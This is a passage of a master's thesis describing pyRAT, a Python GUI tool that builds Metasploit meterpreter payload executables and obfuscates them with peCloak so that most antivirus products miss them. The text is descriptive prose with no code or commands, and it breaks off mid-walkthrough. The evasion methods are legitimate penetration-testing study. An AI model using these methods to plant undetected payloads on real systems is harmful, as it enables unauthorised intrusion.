A Tool for Antivirus Evasion pyRAT

Nikolaos Themelis

Department of Digital Systems Security
University of Piraeus

This thesis is submitted for the degree of
Master of Science in Digital Systems Security

University of Piraeus October 2018

I would like to dedicate this thesis to my loving parents …

Declaration

I hereby declare that except where specific reference is made to the work of others, the contents of this thesis are original and have not been submitted in whole or in part for consideration for any other degree or qualification in this, or any other university. This thesis is my own work and contains nothing which is the outcome of work done in collaboration with others, except as specified in the text and Acknowledgements. This thesis contains fewer than 10,000 words including appendices and bibliography and has fewer than 20 figures.

Nikolaos Themelis
October 2018

Acknowledgements

This project would not have been possible without the support of many people. Many thanks to my supervisor, Mr. Monogioudis Ioannis who helped make some sense of the confusion in the beginning and for providing guidance and feedback throughout this project. Finally, a big thanks to my parents and my friends who endured this long process with me, always offering support.

Abstract

Given today's radically increasing number of cyber attacks, information security has become one of the most complex and important issues of concern at the world's leading organizations. This has motivated a large number of penetration testers to indulge and develop tools and techniques, similar to those used by real hackers, to attack systems in order to reveal security flaws. The aim of this thesis was to design and implement a tool (pyRAT) which automates the generation of Metasploit payload executables that have the ability to invade systems without getting detected by most antivirus solutions. pyRAT meets all the requirements of usability and makes use of the penetration testing tool, called Metasploit Framework along with its features. The exploitation process has the intention of gaining access to the vulnerable system by creating a meterpreter session between the user and the target system. pyRAT is developed, strictly, for educational purposes and its ultimate goal is to be a helpful tool during the process of a penetration test. Any other malicious or illegal use of this tool is not recommended. Overall, this work has provided a great learning opportunity in the area of ethical hacking using penetration testing.

Περίληψη

Δεδομένου του ραγδαία αυξανόμενου αριθμού επιθέσεων στον κυβερνοχώρο, η ασφάλεια πληροφοριών έχει καταστεί ένα από τα πιο περίπλοκα και, ταυτόχρονα, σημαντικά ζητήματα που απασχολούν τους κορυφαίους οργανισμούς του κόσμου. Αυτό έχει παρακινήσει πολλούς penetration testers να επιδοθούν και να αναπτύξουν εργαλεία και τεχνικές, παρόμοιες με εκείνες που χρησιμοποιούν οι χάκερς, για να επιτεθούν σε συστήματα και να αποκαλύψουν ευπάθειες ασφαλείας. Σκοπός αυτής της διπλωματικής εργασίας ήταν ο σχεδιασμός και η υλοποίηση ενός εργαλείου (pyRAT) που αυτοματοποιεί τη δημιουργία κακόβουλων εκτελέσιμων αρχείων με σκοπό την επιτυχή εισβολή σε ευάλωτα συστήματα χωρίς αυτά να εντοπίζονται από τα περισσότερα antiviruses. Το pyRAT πληροί όλες τις απαιτήσεις για usability και κάνει χρήση του Metasploit Framework και των χαρακτηριστικών του. Η διαδικασία του exploitation στοχεύει στην απόκτηση πρόσβασης στο ευάλωτο σύστημα δημιουργώντας meterpreter μεταξύ του χρήστη και του συστήματος στόχου. Το pyRAT αναπτύχθηκε αυστηρά για εκπαιδευτικούς σκοπούς και ο απώτερος στόχος του είναι να γίνει ένα χρήσιμο εργαλείο κατά τη διάρκεια ενός ελέγχου διείσδυσης. Δεν συνιστάται οποιαδήποτε άλλη κακόβουλη ή παράνομη χρήση αυτού του εργαλείου. Συνολικά, το έργο αυτό προσέφερε μια ευκαιρία για απόκτηση γνώσεων και εμπειρίας στον τομέα του ethical hacking και των δοκιμών διείσδυσης.

Contents

List of Figures

Acronyms

API	Application Programming Interface
AV	Antivirus
CIA	Confidentiality, Integrity and Availability
CLI	Command Line Interface
DB	Database
DLL	Dynamic Link Library
FTP	File Transfer Protocol
FUD	Fully Undetectable
GUI	Graphical User Interface
HTML	Hyper Text Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
IRP	Incident Response Plan
IT	Information Technology
LAN	Local Area Network
MSF	Metasploit Framework

NOP	No OPeration
OS	Operating System
OWASP	Open Web Application Security Project
PDF	Portable Document Format
pyRAT	Python Rat
RPC	Remote Procedure Call
RTF	Rich Text Format
SSL	Secure Socket Layer

Chapter 1

Introduction

1.1 Background

Nowadays, it is common knowledge, that the world has become a global village thanks to the widespread use of the internet. The benefits of information for organizations are innumerous. Increased dependency on information by organizations, though, has led to an increase on the dependence of the CIA (Confidentiality, Integrity and Availability) paradigm of information. As a result of the above, in today's globally interconnected economy, information security has become one of the most complex issues of concern at the world's leading organizations. Organizations that want to be successful have information security at the top of their priorities. It is now more than evident, that it is almost impossible for an enterprise in today's information economy to transact its business with ineffective information security. In the meanwhile, individual actions have the potential to cause great damage. Securing today's enterprise networks involves more than simply patch management, firewalls, and user education; it requires frequent realworld validation of what works and what fails. This is what penetration testing is all about. Penetration testing probes the systems of an organization for weaknesses and identifies what the organization needs to do to defend itself from a real intrusion.

This thesis focuses on the Metasploit Framework. This open source platform, that is part of many of the penetration tester tool kits, provides a consistent, reliable library of constantly updated exploits and offers a complete development environment for building new tools and automating every aspect of a penetration test. Thus, based on Metasploit and for the purposes of the current thesis, an antivirus evasion tool, called pyRAT, was developed.

1.2 Problem statement

Recently, there has been an increasing interest regarding the interaction between penetration testers and the Metasploit Framework and, in particular, scripting Metasploit and using it remotely. Although, Metasploit is a well known and widely used tool among penetration testers, it does not support modules or scripts written in Python. A possible cause of this problem is the lack of good documentation. As many other projects developed by a community, a lot of its documentation is old or incomplete. This has brought to light many difficulties and, despite the fact that, there is a good amount of tools that interact with Metasploit, the majority is developed to run only in a terminal environment.

Moreover, a confusion still exists in developing tools with a Graphical User Interface that simultaneously take advantage of Metasploit's features, and more specifically, the ability of developing and executing exploit code against remote target machines. Additionally, there was no desktop tool with the ability of generating Metasploit payload executables that, with the use of some efficient obfuscation techniques, could bypass most antivirus solutions. As a consequence, and based on the points that were mentioned previously, this thesis discusses and presents a Metasploit-based desktop application for antivirus evasion that can be used as a handy tool for penetration testers with experience; or even for beginners.

1.3 Scope and purpose of the thesis

As mentioned above, this thesis will focus on the study, design and development of a Metasploit-based tool, called pyRAT, that will let users interact with the Metasploit Framework by using it remotely as a service. pyRAT's purpose is to explore the possibilities of Metasploit as a tool for penetration testing by providing a significant and flexible way of creating malicious executable files that can invade target systems without getting caught by the majority of antiviruses. The final part of this thesis consists of running and evaluating tests with the generated payload executables on a Windows 10 machine.

1.4 Objectives of the thesis

The main objectives of this thesis are the following:

1. Study and understand the key thematic areas.
2. Study of the basic needs and functions of the application.
3. Design and development of the application,
4. Run and use the application
5. Run tests in the target system to prove the successful evasion
6. Documentation

1.5 Structure of the thesis

This report consists of six chapters. Here is an overview of the content of each presented chapter:

Chapter One: This chapter introduces the subject of this thesis, formulating the definition of the problem. It, also, discusses the scope and the purpose of the thesis and its objectives.

Chapter Two: The second chapter covers the theoretical background and describes in brief the theoretical concepts required for this thesis, such as Information Security and its fundamentals, Metasploit Framework and its features, Penetration Testing and malware. Moreover, the Related Work section names and specifies the characteristics of some related tools.

Chapter Three: This chapter represents relevant information for understanding the tool in depth. More specifically, it explains the details of the technologies that have been used for the development of pyRAT.

Chapter Four: The fourth chapter presents the application, its workflow and a proof of concept with the final tests in the target machine.

Chapter Five: The fifth chapter discusses the conclusions from the thesis process, as well as useful data for a future work and suggests potential improvements on this tool.

Chapter Six: References

Chapter 2

Theoretical Background

2.1 Information Security

According to the wikipedia's definition, "Information security is the practice of preventing unauthorized access, use, disclosure, disruption, modification, inspection, recording or destruction of information." Information security's main aim is to protect the confidentiality, integrity and ensure availability of IT systems and business data while maintaining a focus on efficient policy implementation. These objectives, also known as the CIA triad, ensure that sensitive information is only disclosed to authorized parties (confidentiality), prevent unauthorized modification of data (integrity) and guarantee the data can be accessed by authorized parties when requested (availability)[1]. This can be achieved through a multi-step risk management process that identifies assets, threat sources, vulnerabilities, potential impacts followed by assessment of the effectiveness of the risk management plan.

Threats to sensitive and private information come in many different forms, such as malware and phishing attacks, identity theft and ransomware. Most people have experienced software attacks of some sort. To deter attackers and mitigate vulnerabilities at various points, multiple security controls are implemented. This should minimize the impact of an attack. To be prepared for a security breach, companies and security groups should have an Incident Response Plan (IRP) in place. This should allow them to contain and limit the damage, remove the cause and apply updated defense controls.[2]

2.2 Penetration testing - Malware

2.2.1 Penetration testing

A penetration test is a practice used by security professionals to assess the security of a system. This process consists of attacking the system in order to reveal flaws that could be exploited by a nefarious actor and informing the client of those vulnerabilities along with recommended mitigation strategies. A penetration test target may be a white box (which provides background and system information) or black box (which provides only basic or no information except the company name). As one of the most common techniques to assess information system security, penetration testing legally attempts to break into the target system by utilizing tools and techniques similar to those used by real hackers.[3]

2.2.2 Malware

The term malware is a contraction of malicious software. More specifically, malware is any piece of software that was written with the intent of doing harm to data, devices or to people. Viruses, worms, phishing attacks, Trojans, spyware are only some kinds of malware.[4] The terms that are mainly encountered in this work are Virus and Trojan.

Virus

Viruses attach themselves to clean files and infect other clean files. They can spread uncontrollably, damaging a system's core functionality and deleting or corrupting files. They usually appear as an executable file.

Trojan horse

This kind of malware disguises itself as legitimate software, or is included in legitimate software that has been tampered with. It tends to create security backdoors in order to let other malware in.


2.3 General Information about the Metasploit Project

Metasploit Project was developed in 2003 by H. D. Moore as a computer security project that provides information about security vulnerabilities and aids in penetration testing and for exploit and IDS signature development. In the beginning it was written in Perl, but it was completely rewritten in Ruby language in 2007. Its best-known sub-project is the open source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. It runs on Unix (including Linux and Mac OS X) and on Windows. It can, also, be extended to use add-ons in multiple languages. The Metasploit Project is well known for its anti-forensic and evasion tools, some of which are built into the Metasploit Framework.[5]

2.4 How does the Metasploit Framework work

As mentioned above, the Metasploit Framework is a Ruby-based, modular penetration testing platform that enables writing, testing, and executing exploit code. Put simply, the Metasploit Framework:

- provides a basic command-line interface
- contains a large collection of quality assured exploits
- enables the user to launch a single exploit against a host
- can launch an exploit from a compromised machine against another target and import files from numerous vulnerability scanners



```
| METASPLOIT by Rapid7

       =[ metasploit v4.16.58-dev                         ]
+ -- --=[ 1769 exploits - 1007 auxiliary - 307 post       ]
+ -- --=[ 537 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

Figure 2.1 Metasploit Framework

A drawback of the Metasploit Framework, as mentioned before, is the lack of good documentation resulting in the lack of a complete list of available modules and their description.

2.5 Metasploit Framework Components

To be able to use Metasploit Framework at its full potential, it is more than necessary to understand its structure. Metasploit Framework is a modular penetration testing platform based on some core components: libraries, interfaces, modules, mixins, and plugins.[5]

2.5.1 Libraries

The core of Metasploit Framework is composed of libraries. These libraries are responsible for an interaction with various parts of the Metasploit Framework, such as modules, plugins, interfaces and sessions.

- **REX** - Ruby Extension Library, is the most fundamental component of the entire architecture. It handles sockets, protocols, servers and text transformations (SSL, HTTP, Base64).
- **Core** - The Core library (msfcore) implements interfaces for exploit modules, sessions, and plugins interaction.
- **Base** - The Base library (msfbase) is built on top of the Core library and provides wrapper routines and utility classes.

2.5.2 Metasploit Interfaces

There are several interfaces available that can be used to access and utilize Metasploit Framework. The most popular are maintained by Rapid7 and Strategic Cyber LLC.[5]

- Metasploit Express and Metasploit Pro are open-core commercial editions with a web interface and additional features for easier automation of basic penetration tests. More specifically:
  - **Metasploit Express** - Metasploit Express was released in April 2010. It offers a graphical user interface, integrates nmap for discovery, and adds smart bruteforcing as well as automated evidence collection.
  - **Metasploit Pro** - Metasploit Pro contains some extra features such as building and managing social engineering campaigns, web application testing

and an advanced Pro Console for generating dynamic payloads for antivirus bypass.

- **Metasploit Community** - Metasploit Community Edition was released in October 2011. It is a free, web-based user interface for Metasploit, mostly designed for students and small businesses. Metasploit Community has a reduced set of features, including network discovery, module browsing and manual exploitation. The main advantages over Metasploit Framework are the web interface and the integrated security scanner Nmap.
- **MSFconsole** - The console interface, provides an easy and interactive way to access the features and options within Metasploit Framework.
- **MSFgui** - MSFgui is a Java based graphical interface with the additional benefit of connecting to a remote msfrpcd session on a remote host.
- **MSFcli** - MSFcli was a non-interactive command line interface for automated exploit testing. Since January 2015 it has been discontinued, though.
- **Armitage** - Armitage is a graphical cyber attack management tool for the Metasploit Framework that visualizes targets and suggests exploits. Some of its features are: host discovery, exploitation, pivoting, and privilege escalation.
- **Cobalt Strike** - Cobalt Strike is a collection of threat emulation tools provided by Strategic Cyber LLC to work with the Metasploit Framework. It includes all features of Armitage and adds post-exploitation tools.

2.5.3 Modules

Modules are components that can plug into Metasploit Framework core and they have defined structure and interface. These components perform specific actions, such as exploitation and scanning. There are several module types available, categorized by the action that they perform. More specifically:[7]

- **Exploit** - It executes a sequence of commands to target a specific vulnerability in order to provide the attacker access to the victim's system. Active exploits will exploit a specific target, run until completed, and then exit. Passive exploits wait for incoming hosts, such as web browsers or FTP clients, and exploit them when they connect.

- **Payload** - It is the malicious code that will be executed on the targeted machine following a successful exploitation. The payload enables the user to define how he wants to connect to the shell and what he wants to do to the target system after the compromise. A payload can open, for example, a Meterpreter or a command shell.
- **Auxiliary modules** - These modules do not establish or directly support access between the tester and the target system; instead, they perform related functions such as information gathering, database fingerprinting, network scanning, fuzzing, or sniffing that support the exploitation phase.
- **Post modules** - Following a successful attack, these modules run on compromised targets to gather useful data and pivot the attacker deeper into the target network.
- **NOPs** - They can be used to bypass the standard IDS and IPS NOP sled signatures by toggling the processor flags or altering the state of registers in order to facilitate buffer overflows during attacks.
- **Payload encoders** - When exploits must bypass antivirus defenses, these modules encode the payload so that it cannot be detected enabling the attacker to evade the IDS and IPS signatures.

2.6 Exploiting a system using the Metasploit Framework

The major advantage of the Metasploit Framework is the modular approach that it has, which means that the combination of any exploit with any payload is possible. Although exploits can occur in a variety of ways, one common method is for exploits to be launched from malicious websites. The victim might visit such a site by accident, or he might be tricked into clicking on a link to the malicious site within a phishing email or open a malicious file. Such attacks usually target software coded in Java, unpatched browsers or browser plugins, and they are commonly used to deploy malware onto the victim's computer. Put simply, the modules presented before are used together to conduct reconnaissance and launch attacks against targets.
The steps for exploiting a target system using the Metasploit Framework can be summarized as follows:

1. Choose and configure an exploit
2. Check the target system to determine if it is susceptible to attack by the chosen exploit. This step is optional and is usually omitted to minimize the detection
3. Choose and configure the payload
4. Choose an encoding technique to bypass detection controls(IDs/IPs or antivirus software)
5. Execute the exploit

To choose exploits and payloads, some information about the target system is needed, such as the Operating System's version. This information can be gleaned with port scanning and OS fingerprinting tools such as Nmap. In addition, vulnerability scanners such as Nexpose and OpenVAS can detect target system security flaws.

2.7 Famous vulnerabilities and exploits - Meterpreter

2.7.1 Famous vulnerabilities and exploits

In recent years, many exploits have been used to commit massive data breaches and malware attacks. In 2016, for example, Yahoo announced a hack that had occurred years earlier had caused the data of 1 billion users to be leaked. One of the most well-known exploits in recent years is EternalBlue, which attacks a patched flaw in the Windows Server Message Block protocol.

2.7.2 Meterpreter

Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more. Meterpreter is stealthy, it resides entirely in memory and writes nothing to disk. By default, it uses encrypted communications and leaves limited forensic evidence and impact on the victim machine. The most commonly used meterpreter payload is the '*windows/meterpreter/reverse_tcp*'.[6]

2.8 Bypassing IDs and antivirus detection

The exploitation phase is the most dangerous one for the penetration tester or attacker due to the fact that they are directly interacting with the target network or system and there is a great chance for their activity to be logged or their identity be discovered. Most networks and systems employ various types of defensive controls to minimize the risk of attack. Network devices include routers, firewalls, intrusion detection and prevention systems, and malware detection software. Although no specific methodology or tool is undetectable, there are some configuration changes and specific tools that will make detection more difficult. For example in this tool, two different methods have been used in order to make the malware as stealthy and obfuscated as possible.

Most antivirus software rely on signature matching to locate viruses and other malware. They examine each executable for strings of code known to be present in viruses and create an alarm when a suspect string is detected. Many of Metasploit's attacks rely on files that may possess a signature that, over time, has been identified by antivirus vendors. In response to this, the Metasploit Framework allows standalone executables to be encoded to bypass detection. Unfortunately, extensive testing of these executables at public sites, such as virustotal.com, have lessened their effectiveness in bypassing the AV software.

Furthermore, many tools that used to hide the payloads, such as crypters, packers, Metasploit's encoders, now they are easily detected by most antivirus solutions. Thus, the best tactic is to write custom payloads and keep them simple to be away from antivirus detection rather than creating payloads using popular frameworks. In the following chapters, it will be demonstrated how pyRAT manages to bypass most antiviruses. It is important to notice, though, that the results shown in this thesis may change when someone reads and then uses the tool as antivirus signatures are constantly updated.

2.9 Related Work

Some related projects to pyRAT that could be mentioned here is Veil[7] and Phantom-Evasion[8]. Both tools are written in python and are designed to generate metasploit payloads that bypass common antivirus solutions. The most commonly used tool is Veil, which can turn an arbitrary script or piece of shellcode into a Windows executable. Phantom-Evasion is an interactive antivirus evasion tool to generate almost fully undetectable (FUD) executable even with the most common 32 bit msfvenom payload. Best performances are obtained with 64 bit payloads, though.

Chapter 3

Technologies used for the development of pyRAT

This chapter presents the tools, technologies and methodologies that have been used for the development of the application.

3.1 Kali Linux Operating System

The operating system that has been used for the development of pyRAT is Kali Linux. Kali Linux is a Debian-based Linux distribution aimed at advanced penetration testing and security auditing. It is also designed for digital forensics. Kali is developed, funded and maintained by Offensive Security[9], a leading information security training company and it was released on the 13th March, 2013 as the successor of BackTrack Linux. Kali Linux can run natively when installed on a computer's hard disk, can be booted from a live CD or live USB, or it can run within a virtual machine. It is completely free of charge.

Kali Linux has over 600 pre-installed tools which are geared towards various information security tasks, such as penetration testing, security research, computer forensics and reverse engineering; including Armitage (a graphical cyber attack management tool), Nmap (a port scanner), Wireshark (a packet analyzer), John the Ripper password cracker, Aircrack-ng (a software suite for penetration-testing wireless LANs), Burp Suite and OWASP ZAP web application security scanners and, of course, Metasploit Framework. These tools can be used for a number of purposes, most of which involve exploiting a victim network or application, performing network discovery, or scanning a target IP address. Many tools from Backtrack were eliminated to focus on the most popular penetration testing applications.[10]

3.2 Python programming language

pyRAT is written in Python. Python is an interpreted high-level and object-oriented programming language with dynamic semantics for general-purpose programming. It was created by Guido van Rossum and was first released in 1991. Its high-level built-in data structures and the automatic memory management combined with dynamic typing and dynamic binding, make it very attractive for developers among the globe, as well as for use as a scripting language to connect existing components together. Python is a simple and easy to learn programming language and supports a big amount of modules and packages.

Python provides increased productivity. Since there is no compilation step, debugging programs is easy. Instead, when the interpreter discovers an error, it raises an exception. When the program does not catch the exception, the interpreter prints a stack trace. The debugger is written in Python itself. Furthermore, the Python interpreter and the extensive standard library are available in source or binary form without charge for all major platforms.[11]

Finally, the tool's GUI is designed with the use of Tkinter. Tkinter is the most commonly used GUI Programming toolkit for Python and is a thin object-oriented layer on top of Tcl/Tk.

3.3 Metasploit Framework

Metasploit, as mentioned before, is written in Ruby and does not support modules or scripts written in Python. However, in order to run the application, a way to make Metasploit Framework interact with Python, needed to be found. More specifically, for the purposes of this project, Metasploit is necessary to run as a service and be used remotely. The main advantage of running Metasploit remotely is that it can be controlled with custom scripts and it can also be controlled from anywhere in the world and from any device that has a terminal and supports Ruby.

3.3.1 Running Metasploit remotely as a service - RPC API

The RPC API enables to programmatically drive the Metasploit Framework and commercial products using HTTP-based Remote Procedure Call services. The RPC service can be used to locally or remotely execute Metasploit commands to perform basic tasks like running modules, communicating with the database, interacting with sessions, exporting data, and generating reports. The Metasploit products are written primarily in Ruby, which is the easiest way to use the remote API. However, in addition to Ruby, any language with support for HTTPS and MessagePack, such as Python, Java, and C, can be used to take advantage of the RPC API. The method that is used to start the RPC service is the msgrpc plugin.[12]

3.3.2 Starting the RPC server for the Metasploit Framework using msgrpc

Before the RPC interface can be used, the RPC server must be started. If the Metasploit Framework is being used, the server will start by loading the msgrpc plugin. The msgrpc plugin provides a MessagePack[13] interface that spawns a listener on a defined port and allows the issuing of remote commands in order to facilitate interactions with Metasploit.[14]

3.4 Msfvenom

Msfvenom was used for the generation of the payload executables. Msfvenom is a combination of msfpayload and msfencode putting both of these tools into a single Framework instance. The Metasploit Framework had included these useful tools for quite some time. These tools were extremely useful for generating payloads in various formats and encoding these payloads using various encoder modules. Msfvenom replaced both msfpayload and msfencode as of June 8th, 2015.[15]
The main advantages of msfvenom are:

- One single tool
- Standardized command line options

- Increased speed

3.5 ClamAV – pyClamd

3.5.1 ClamAV

The antivirus that has been used for the payload scanning is Clam AntiVirus. ClamAV is an open source antivirus engine for detecting trojans, viruses, malware and other malicious threats. One of its main uses is on mail servers as a server-side email virus scanner. The application was developed for Unix and has third party versions available for Linux, Mac OS X, Solaris and other operating systems. ClamAV includes a number of utilities: a command-line scanner, automatic database updater and a scalable multi-threaded daemon, running on an antivirus engine from a shared library. The application has support for many formats like Zip, RAR, Tar, most mail file formats, ELF executables and Portable Executable (PE). It also supports many document formats, including Microsoft Office, HTML, RTF and PDF. To use the ClamAV antivirus engine on Linux, Mac OS X and Windows an open-source python module, called pyClamd, can be used.[16]

3.5.2 pyClamd

For the automated use of ClamAV the use of pyClamd was necessary. pyClamd is a python interface to Clamd (ClamAV daemon). pyClamd adds virus detection capabilities to the python software in an efficient and easy way and is released as open-source software.[17][18]

3.6 peCloak

The main goal of pyRAT was to generate payload executables that could bypass most antiviruses. This was accomplished with the use of peCloak. peCloak is a simple proof-of-concept python script that automates multiple tricks to hide a malicious windows executable in order to evade common antivirus solutions. peCloak is used in pyRAT as an obfuscator for the generated payloads. More specifically, peCloak uses simple XOR, ADD and SUB instructions in the encoder to defeat signature based detection. Its goal is to defeat any sandbox-based, heuristic run time detections that might be employed by an AV product and finally, to minimize the static nature of the decoding/heuristic code that would be included in the modified executable to avoid having it become a signature for AV detection.[19][20]

Chapter 4

pyRAT Presentation

This chapter presents:

- The implementation of the web application at technical level
- And the application's user manual

4.1 General information about pyRAT

As mentioned before, pyRAT is a user-friendly desktop application and is designed to generate metasploit payload executables for Windows machines, as stealthy as possible, in order to bypass common antivirus solutions.

4.1.1 Tool Overview

pyRAT operates on Kali Linux Operating System where Metasploit Framework is pre-installed. It also runs on other operating systems, such as Mac OS X and on Windows, but only after manually installing Metasploit Framework on them. Currently, and for the purposes of this thesis, it has been tested only on Kali Linux, though.

4.1.2 Tool Configuration

pyRAT requires connection to the Internet in order to connect to Metasploit's database and retrieve the exploits and payloads. Moreover, the target machine must be connected to the Internet. If not, the listener that will be waiting on the attacker's machine will not be able to 'listen' anything from the victim's machine and the attack will not be successful even if the antivirus has been bypassed.

4.1.3 User Access Levels

Everyone can use the application, but only users with some basic knowledge of Metasploit and its functionality will be able to use the tool properly and at its full potential and make a successful attack. Without this basic knowledge they might struggle in order to understand how Metasploit payloads work and how the exploitation needs to be done in order to compromise a system.

4.1.4 Installation and Logging In

This section explains how to get pyRAT and install it on the computer. pyRAT can be used immediately without any further configuration. The installation version is currently available and can be downloaded/cloned from GitHub (details in Appendix) and has to be installed on a directory on the host computer.

4.2 pyRAT GUI

This section, presents the pyRAT's GUI and describes in detail its workflow. Thus, a use case to demonstrate how to use pyRAT is necessary.

4.2.1 Starting window





Figure 4.1 Starting window

Figure 4.1 shows the starting window of pyRAT. By pressing the "Show Exploits" button, pyRAT starts the first phase.

4.2.2 Choosing exploit

In the first phase(Figure 4.2), the user views a variety of exploits(currently only for Windows OS) from Metasploits Exploit DB. By clicking on the desired radiobutton, the user chooses which exploit he wants to use. Then, proceeds to the next step by pressing the 'Show Compatible Payloads' button.
It should be noted that it is necessary that the user already made a reconnaissance on the target machine to find potential vulnerabilities. This reconnaissance has to take place prior to running the application, in order to achieve a successful exploitation.



pyRAT: The AV Evader!

